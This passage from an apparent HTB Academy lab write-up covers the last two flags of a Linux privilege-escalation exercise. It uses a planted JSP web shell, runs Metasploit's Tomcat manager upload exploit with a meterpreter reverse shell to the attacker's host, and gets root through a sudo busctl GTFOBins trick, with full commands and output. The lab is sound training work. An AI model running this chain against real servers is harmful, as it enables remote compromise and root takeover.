
When I clicked on backup, I got redirected to http://10.129.235.16:8080/backup/ and got a 404 Not Found error.
I needed to specify the cmd.jsp file in the URL as well. Browsing to http://10.129.235.16:8080/backup/cmd.jsp presented me with a web shell that I could use to run commands on the Tomcat server.

I was able to get the flag now:
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└$ curl http://10.129.235.16:8080/backup/cmd.jsp?cmd=cat+flag4.txt


<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
Command: cat flag4.txt<BR>
LLPE{REDACTED}

</pre>
</BODY></HTML>
Flag 5
From here, I could upgrade the web shell to an interactive reverse shell and continue. This can be done manually, but this time I tried the multi/http/tomcat_mgr_upload Metasploit module to automate the process.
With this, I successfully got a meterpreter session:
msf6 > search tomcat_mgr

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
              .                .          .      .
   5  exploit/multi/http/tomcat_mgr_upload     2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution

msf6 > use 5
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp

msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.129.235.16
rhosts => 10.129.235.16
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 10.10.15.245
lhost => 10.10.15.245
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword T0mc@t_s3cret_p@ss!
httppassword => T0mc@t_s3cret_p@ss!
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcatadm
httpusername => tomcatadm
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting      Required  Description
   ----          ---------------      --------  -----------
   HttpPassword  T0mc@t_s3cret_p@ss!  no        The password for the specified username
   HttpUsername  tomcatadm            no        The username to authenticate as
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]. Suppo
                                                rted proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS        10.129.235.16        yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                                sploit/basics/using-metasploit.html
   RPORT         8080                 yes       The target port (TCP)
   SSL           false                no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager             yes       The URI path of the manager app (/html/upload and /undeploy will be
                                                 used)
   VHOST                              no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.15.245     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.10.15.245:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Q1abDiqSLX1RvH4...
[*] Executing Q1abDiqSLX1RvH4...
[*] Sending stage (58073 bytes) to 10.129.235.16
[*] Undeploying Q1abDiqSLX1RvH4 ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.10.15.245:4444 -> 10.129.235.16:51400) at 2026-01-23 19:10:52 +0100

meterpreter >
Now I decided to list the binaries I could run as sudo with the tomcat user.
sudo -l
Matching Defaults entries for tomcat on nix03:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on nix03:
    (root) NOPASSWD: /usr/bin/busctl
This looked like an interesting binary I could use.
Privilege Escalation
Using https://gtfobins.org/, I was able to see that this command is indeed a GTFOBin. This means that I can spawn a shell as follows:
First, I upgraded the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'Then, using one of the commands provided on the website, I escalated:
meterpreter > shell
Process 2 created.
Channel 2 created.
whoami
tomcat
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@nix03:/var/lib/tomcat9$
tomcat@nix03:/var/lib/tomcat9$ sudo busctl set-property org.freedesktop.systemd1 /org/freedesktop/systemd1 org.freedesktop.systemd1.Manager LogLevel s debug --address=unixexec:path=/bin/sh,argv1=-c,argv2='/bin/sh -i 0<&2 1>&2'
<:path=/bin/sh,argv1=-c,argv2='/bin/sh -i 0<&2 1>&2'
# whoami
whoami
root
# ls
ls
conf  flag4.txt  lib  logs  policy  webapps  work
# cd /root
cd /root
# cat flag5.txt
cat flag5.txt
LLPE{REDACTED}
This got me into a root shell and the flag.
Summary
This assessment was an excellent learning experience that tested both technical skills and problem-solving abilities. The key takeaways were:
-
Thorough Enumeration is Critical: The initial breakthrough came from discovering the WordPress installation through directory enumeration after Tomcat appeared locked down.
-
Understanding Misconfigurations: The reverse proxy misconfiguration was a realistic scenario that required creative problem-solving with Burp Suite.
-
Persistence Pays Off: Multiple failed attempts (XML-RPC file uploads, double extensions, direct theme editing) eventually led to the successful theme injection vector.
-
Credential Reuse is Common: Finding credentials in
.bash_historyand configuration backup files proved critical for lateral movement. -
GTFOBins Knowledge: Understanding how to abuse
busctlfor privilege escalation demonstrated the importance of knowing misconfigured SUID binaries and sudo permissions.
The assessment demonstrated a realistic penetration testing scenario where multiple attack vectors needed to be explored, and persistence through failures ultimately led to success.